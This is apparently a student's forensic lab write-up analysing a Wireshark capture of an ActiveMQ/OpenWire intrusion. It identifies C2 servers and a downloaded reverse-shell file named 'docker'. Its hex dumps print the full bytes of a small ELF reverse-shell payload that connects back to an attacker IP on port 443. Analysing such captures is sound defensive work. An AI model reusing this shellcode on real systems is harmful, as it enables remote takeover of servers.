
```
0000  fe 00 00 00 01 01 6e cc  fd d6 05 72 08 00 45 00   ······n· ···r··E·
0010  01 8a ad 51 40 00 40 06  98 2d 86 d1 c5 03 92 be   ···Q@·@· ·-······
0020  15 5c f0 b0 b8 b4 ba 4c  bf 43 14 59 48 ec 80 18   ·\·····L ·C·YH···
0030  01 fe f5 6b 00 00 01 01  08 0a 91 4c 6f f3 53 3b   ···k···· ···Lo·S;
0040  75 b4 00 00 01 52 01 41  63 74 69 76 65 4d 51 00   u····R·A ctiveMQ·
0050  00 00 0c 01 00 00 01 40  00 00 00 0d 00 11 53 74   ·······@ ······St
0060  61 63 6b 54 72 61 63 65  45 6e 61 62 6c 65 64 01   ackTrace Enabled·
0070  01 00 0f 50 6c 61 74 66  6f 72 6d 44 65 74 61 69   ···Platf ormDetai
0080  6c 73 09 00 04 4a 61 76  61 00 0c 43 61 63 68 65   ls···Jav a··Cache
0090  45 6e 61 62 6c 65 64 01  01 00 11 54 63 70 4e 6f   Enabled· ···TcpNo
00a0  44 65 6c 61 79 45 6e 61  62 6c 65 64 01 01 00 12   DelayEna bled····
00b0  53 69 7a 65 50 72 65 66  69 78 44 69 73 61 62 6c   SizePref ixDisabl
00c0  65 64 01 00 00 09 43 61  63 68 65 53 69 7a 65 05   ed····Ca cheSize·
00d0  00 00 04 00 00 0c 50 72  6f 76 69 64 65 72 4e 61   ······Pr oviderNa
00e0  6d 65 09 00 08 41 63 74  69 76 65 4d 51 00 14 54   me···Act iveMQ··T
00f0  69 67 68 74 45 6e 63 6f  64 69 6e 67 45 6e 61 62   ightEnco dingEnab
0100  6c 65 64 01 01 00 0c 4d  61 78 46 72 61 6d 65 53   led····M axFrameS
0110  69 7a 65 06 00 00 00 00  06 40 00 00 00 15 4d 61   ize····· ·@····Ma
0120  78 49 6e 61 63 74 69 76  69 74 79 44 75 72 61 74   xInactiv ityDurat
0130  69 6f 6e 06 00 00 00 00  00 00 75 30 00 20 4d 61   ion····· ··u0· Ma
0140  78 49 6e 61 63 74 69 76  69 74 79 44 75 72 61 74   xInactiv ityDurat
0150  69 6f 6e 49 6e 69 74 61  6c 44 65 6c 61 79 06 00   ionInita lDelay··
0160  00 00 00 00 00 27 10 00  13 4d 61 78 46 72 61 6d   ·····'·· ·MaxFram
0170  65 53 69 7a 65 45 6e 61  62 6c 65 64 01 01 00 0f   eSizeEna bled····
0180  50 72 6f 76 69 64 65 72  56 65 72 73 69 6f 6e 09   Provider Version·
0190  00 06 35 2e 31 38 2e 30                            ··5.18.0
```

Leandro Delgado
Student ID: 1144162411

4. The attacker's infrastructure often involves multiple components. What is the IP of the second C2 server?

Answer: We can get a general idea of the IPs in the capture by checking the Statistics section and looking at the Endpoints tab. We’ve identified **134.209.197.3** as the public server and **146.190.21.92** as the attacker's C&C server.

Screenshots:


c119-OpenWire.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Wireshark · Endpoints · c119-OpenWire.pcap
Ethernet · 2
IPv4 · 4
IPv6
TCP · 12
UDP
Copy
Map
Filter list for specific type
f1.t
File Edit View

Endpoint Settings

☐ Name resolution

☐ Limit to display filter


Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	Country	City	Latitude	Longitude	AS Number	AS Organization
84.239.49.16	12	712 bytes	6	388 bytes	6	324 bytes						
128.199.52.72	10	1 kB	5	789 bytes	5	421 bytes						
134.209.197.3	4,889	5 MB	1,976	257 kB	2,913	5 MB						
146.190.21.92	4,867	5 MB	2,902	5 MB	1,965	256 kB						

Protocol

☐ Bluetooth
☐ BPv7
☐ DCCP
☑ Ethernet
☐ FC
☐ FDDI
☐ IEEE 802.11
☐ IEEE 802.15.4
☑ IPv4
☑ IPv6
☐ IPX
☐ JXTA
☐ LTP
☐ MPTCP
☐ NCP
☐ openSAFETY
☐ RSVP

```
Leandro Delgado
Student ID: 1144162411
```

Ln 3, Col 1 | 39 characters | 100% | Window | UTF-8 leaving us with two remaining IPs: **84.239.49.16** and **128.199.52.72**.Looking at the traffic, we can see that the vulnerable server connects to **128.199.52.72** to retrieve a file named **docker**, which seems to contain shellcode.



```
No.   Time      Source          Destination     Protocol Lengtl Info
   25 0.149142  134.209.197.3   146.190.21.92   TCP        66 49764 → 8000 [ACK] Seq=211 Ack=1010 Win=64128 Len=0 TSval=2437705735 TSecr=1153869112
   26 0.149187  134.209.197.3   146.190.21.92   TCP        66 49764 → 8000 [FIN, ACK] Seq=211 Ack=1010 Win=64128 Len=0 TSval=2437705735 TSecr=1153869112
   27 0.151742  134.209.197.3   146.190.21.92   TCP        66 49750 → 8000 [FIN, ACK] Seq=211 Ack=1010 Win=64128 Len=0 TSval=2437705738 TSecr=1153869101
   28 0.152673  146.190.21.92   134.209.197.3   TCP        66 8000 → 49750 [ACK] Seq=1010 Ack=212 Win=65024 Len=0 TSval=1153869115 TSecr=2437705738
   29 0.171402  134.209.197.3   146.190.21.92   TCP        66 61616 → 47284 [ACK] Seq=343 Ack=126 Win=65280 Len=0 TSval=2437705758 TSecr=1396405685
   30 0.174515  134.209.197.3   146.190.21.92   TCP        66 61616 → 47284 [FIN, ACK] Seq=343 Ack=126 Win=65280 Len=0 TSval=2437705761 TSecr=1396405685
   31 0.185236  134.209.197.3   128.199.52.72   TCP        74 46158 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2270468297 TSecr=0 WS=128
   32 0.189697  128.199.52.72   134.209.197.3   TCP        74 80 → 46158 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=3535883251 TSecr=2270468297 WS=128
   33 0.189745  134.209.197.3   128.199.52.72   TCP        66 46158 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2270468302 TSecr=3535883251
   34 0.189819  134.209.197.3   128.199.52.72   HTTP      149 GET /docker HTTP/1.1
   35 0.191131  128.199.52.72   134.209.197.3   TCP        66 80 → 46158 [ACK] Seq=1 Ack=84 Win=65152 Len=0 TSval=3535883254 TSecr=2270468302
   36 0.192031  128.199.52.72   134.209.197.3   TCP       267 80 → 46158 [PSH, ACK] Seq=1 Ack=84 Win=65152 Len=201 TSval=3535883255 TSecr=2270468302 [TCP PDU reassembled in 38]
   37 0.192041  134.209.197.3   128.199.52.72   TCP        66 46158 → 80 [ACK] Seq=84 Ack=202 Win=64128 Len=0 TSval=2270468304 TSecr=3535883255
   38 0.192218  128.199.52.72   134.209.197.3   HTTP      316 HTTP/1.0 200 OK
   39 0.192333  134.209.197.3   128.199.52.72   TCP        66 46158 → 80 [FIN, ACK] Seq=84 Ack=453 Win=64128 Len=0 TSval=2270468304 TSecr=3535883256
   40 0.192743  128.199.52.72   134.209.197.3   TCP        66 80 → 46158 [ACK] Seq=453 Ack=85 Win=65152 Len=0 TSval=3535883256 TSecr=2270468304
   41 0.195530  134.209.197.3   146.190.21.92   TCP        74 43400 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2437705782 TSecr=0 WS=128
   42 0.198060  146.190.21.92   134.209.197.3   TCP        74 443 → 43400 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=1153869161 TSecr=2437705782 WS=128
   43 0.198094  134.209.197.3   146.190.21.92   TCP        66 43400 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2437705784 TSecr=1153869161
   44 0.283677  146.190.21.92   134.209.197.3   TCP        54 47284 → 61616 [RST] Seq=126 Win=0 Len=0
   45 0.298594  146.190.21.92   134.209.197.3   TCP        54 47284 → 61616 [RST] Seq=126 Win=0 Len=0
   46 0.355403  134.209.197.3   146.190.21.92   TCP        66 [TCP Retransmission] 49764 → 8000 [FIN, ACK] Seq=211 Ack=1010 Win=64128 Len=0 TSval=2437705942 TSecr=1153869112
   47 0.356403  146.190.21.92   134.209.197.3   TCP        66 8000 → 49764 [ACK] Seq=1010 Ack=212 Win=65024 Len=0 TSval=1153869319 TSecr=2437705942
   48 0.653643  146.190.21.92   134.209.197.3   SSLv2     192
   49 0.653697  134.209.197.3   146.190.21.92   TCP        66 43400 → 443 [ACK] Seq=1 Ack=127 Win=64256 Len=0 TSval=2437706240 TSecr=1153869616
```

```
> Frame 38: 316 bytes on wire (2528 bits), 316 bytes captured (2528 bits)
> Ethernet II, Src: fe:00:00:00:01:01 (fe:00:00:00:01:01), Dst: 6e:cc:fd:d6:05:72 (6e:cc:fd:d6:05:72)
> Internet Protocol Version 4, Src: 128.199.52.72, Dst: 134.209.197.3
v Transmission Control Protocol, Src Port: 80, Dst Port: 46158, Seq: 202, Ack: 84, Len: 250
    Source Port: 80
    Destination Port: 46158
    [Stream index: 3]
  > [Conversation completeness: Complete, WITH_DATA (31)]
    [TCP Segment Len: 250]
    Sequence Number: 202    (relative sequence number)
    Sequence Number (raw): 3333985124
    [Next Sequence Number: 453    (relative sequence number)]
    Acknowledgment Number: 84    (relative ack number)
    Acknowledgment number (raw): 1971338885
    1000 .... = Header Length: 32 bytes (8)
  > Flags: 0x019 (FIN, PSH, ACK)
    Window: 509
    [Calculated window size: 65152]
    [Window size scaling factor: 128]
    Checksum: 0xcb30 [unverified]
    [Checksum Status: Unverified]
    Urgent Pointer: 0
  > Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  > [Timestamps]
  > [SEQ/ACK analysis]
    TCP payload (250 bytes)
    TCP segment data (250 bytes)
```


```
0000  6e cc fd d6 05 72 fe 00  00 00 01 01 08 00 45 00   n····r·· ······E·
0010  01 2e 64 e2 40 00 3e 06  d6 03 80 c7 34 48 86 d1   ·.d·@·>· ····4H··
0020  c5 03 00 50 b4 4e c6 b8  93 64 75 80 3e 85 80 19   ···P·N·· ·du·>···
0030  01 fd cb 30 00 00 01 01  08 0a d2 c1 4b f8 87 54   ···0···· ····K··T
0040  98 ce 7f 45 4c 46 02 01  01 00 00 00 00 00 00 00   ···ELF·· ········
0050  00 00 02 00 3e 00 01 00  00 00 78 00 40 00 00 00   ····>··· ··x·@···
0060  00 00 40 00 00 00 00 00  00 00 00 00 00 00 00 00   ··@····· ········
0070  00 00 00 00 00 00 40 00  38 00 01 00 00 00 00 00   ······@· 8·······
0080  00 00 01 00 00 00 07 00  00 00 00 00 00 00 00 00   ········ ········
0090  00 00 00 00 40 00 00 00  00 00 00 00 40 00 00 00   ····@··· ····@···
00a0  00 00 fa 00 00 00 00 00  00 00 7c 01 00 00 00 00   ········ ··|·····
00b0  00 00 00 10 00 00 00 00  00 00 31 ff 6a 09 58 99   ········ ··1·j·X·
00c0  b6 10 48 89 d6 4d 31 c9  6a 22 41 5a 6a 07 5a 0f   ··H··M1· j"AZj·Z·
00d0  05 48 85 c0 78 51 6a 0a  41 59 50 6a 29 58 99 6a   ·H··xQj· AYPj)X·j
00e0  02 5f 6a 01 5e 0f 05 48  85 c0 78 3b 48 97 48 b9   ·_j·^··H ··x;H·H·
00f0  02 00 01 bb 92 be 15 5c  51 48 89 e6 6a 10 5a 6a   ·······\ QH··j·Zj
0100  2a 58 0f 05 59 48 85 c0  79 25 49 ff c9 74 18 57   *X··YH·· y%I··t·W
0110  6a 23 58 6a 00 6a 05 48  89 e7 48 31 f6 0f 05 59   j#Xj·j·H ··H1···Y
0120  59 5f 48 85 c0 79 c7 6a  3c 58 6a 01 5f 0f 05 5e   Y_H··y·j <Xj·_··^
0130  6a 7e 5a 0f 05 48 85 c0  78 ed ff e6               j~Z··H·· x···
```

```
Leandro Delgado
Student ID: 1144162411
```

5. Attackers usually leave traces on the disk. What is the name of the reverse shell executable dropped on the server?

Answer: From the previous analysis, it's clear that the docker resource is actually the reverse shell.
So, the final answer is: docker.

Screenshots:



Apply a display filter ... <Ctrl-/>

```
No.  Time     Source         Destination    Protocol Lengtl Info
  25 0.149142 134.209.197.3  146.190.21.92  TCP       66 49764 → 8000 [ACK] Seq=211 Ack=1010 Win=64128 Len=0 TSval=2437705735 TSecr=1153869112
  26 0.149187 134.209.197.3  146.190.21.92  TCP       66 49764 → 8000 [FIN, ACK] Seq=211 Ack=1010 Win=64128 Len=0 TSval=2437705735 TSecr=1153869112
  27 0.151742 134.209.197.3  146.190.21.92  TCP       66 49750 → 8000 [FIN, ACK] Seq=211 Ack=1010 Win=64128 Len=0 TSval=2437705738 TSecr=1153869101
  28 0.152673 146.190.21.92  134.209.197.3  TCP       66 8000 → 49750 [ACK] Seq=1010 Ack=212 Win=65024 Len=0 TSval=1153869115 TSecr=2437705738
  29 0.171402 134.209.197.3  146.190.21.92  TCP       66 61616 → 47284 [ACK] Seq=343 Ack=126 Win=65280 Len=0 TSval=2437705758 TSecr=1396405685
  30 0.174515 134.209.197.3  146.190.21.92  TCP       66 61616 → 47284 [FIN, ACK] Seq=343 Ack=126 Win=65280 Len=0 TSval=2437705761 TSecr=1396405685
  31 0.185236 134.209.197.3  128.199.52.72  TCP       74 46158 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2270468297 TSecr=0 WS=128
  32 0.189697 128.199.52.72  134.209.197.3  TCP       74 80 → 46158 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=3535883251 TSecr=2270468297 WS=128
  33 0.189745 134.209.197.3  128.199.52.72  TCP       66 46158 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2270468302 TSecr=3535883251
  34 0.189819 134.209.197.3  128.199.52.72  HTTP     149 GET /docker HTTP/1.1
  35 0.191131 128.199.52.72  134.209.197.3  TCP       66 80 → 46158 [ACK] Seq=1 Ack=84 Win=65152 Len=0 TSval=3535883254 TSecr=2270468302
  36 0.192031 128.199.52.72  134.209.197.3  TCP      267 80 → 46158 [PSH, ACK] Seq=1 Ack=84 Win=65152 Len=201 TSval=3535883255 TSecr=2270468302 [TCP PDU reassembled in 38]
  37 0.192041 134.209.197.3  128.199.52.72  TCP       66 46158 → 80 [ACK] Seq=84 Ack=202 Win=64128 Len=0 TSval=2270468304 TSecr=3535883255
  38 0.192218 128.199.52.72  134.209.197.3  HTTP     316 HTTP/1.0 200 OK
  39 0.192333 134.209.197.3  128.199.52.72  TCP       66 46158 → 80 [FIN, ACK] Seq=84 Ack=453 Win=64128 Len=0 TSval=2270468304 TSecr=3535883256
  40 0.192743 128.199.52.72  134.209.197.3  TCP       66 80 → 46158 [ACK] Seq=453 Ack=85 Win=65152 Len=0 TSval=3535883256 TSecr=2270468304
  41 0.195530 134.209.197.3  146.190.21.92  TCP       74 43400 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2437705782 TSecr=0 WS=128
  42 0.198060 146.190.21.92  134.209.197.3  TCP       74 443 → 43400 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=1153869161 TSecr=2437705782 WS=128
  43 0.198094 134.209.197.3  146.190.21.92  TCP       66 43400 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2437705784 TSecr=1153869161
  44 0.283677 146.190.21.92  134.209.197.3  TCP       54 47284 → 61616 [RST] Seq=126 Win=0 Len=0
  45 0.298594 146.190.21.92  134.209.197.3  TCP       54 47284 → 61616 [RST] Seq=126 Win=0 Len=0
  46 0.355403 134.209.197.3  146.190.21.92  TCP       66 [TCP Retransmission] 49764 → 8000 [FIN, ACK] Seq=211 Ack=1010 Win=64128 Len=0 TSval=2437705942 TSecr=1153869112
  47 0.356403 146.190.21.92  134.209.197.3  TCP       66 8000 → 49764 [ACK] Seq=1010 Ack=212 Win=65024 Len=0 TSval=1153869319 TSecr=2437705942
  48 0.653643 146.190.21.92  134.209.197.3  SSLv2    192
  49 0.653697 134.209.197.3  146.190.21.92  TCP       66 43400 → 443 [ACK] Seq=1 Ack=127 Win=64256 Len=0 TSval=2437706240 TSecr=1153869616
```

